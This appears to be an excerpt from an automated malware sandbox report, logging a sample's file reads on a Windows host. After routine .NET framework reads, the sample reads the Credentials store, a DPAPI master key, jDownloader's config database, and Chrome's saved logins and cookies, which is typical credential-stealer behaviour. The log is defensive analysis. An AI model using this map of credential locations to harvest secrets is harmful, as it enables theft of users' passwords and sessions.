C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CF55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CEB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CF5CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CEB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CEB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CEB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CEB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CF55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CF55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BEC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BEC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6BEC1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\7ef814f4-2113-4f60-8afe-ed74e61f6159	unknown	4096	success or wait	1	6BEC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6BEC1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6BEC1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6BEC1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BEC1B4F	ReadFile
C:\Users\user\AppData\Roaming\mmnabeka.1fc\Chrome\Default\Cookies	unknown	16384	success or wait	2	6BEC1B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis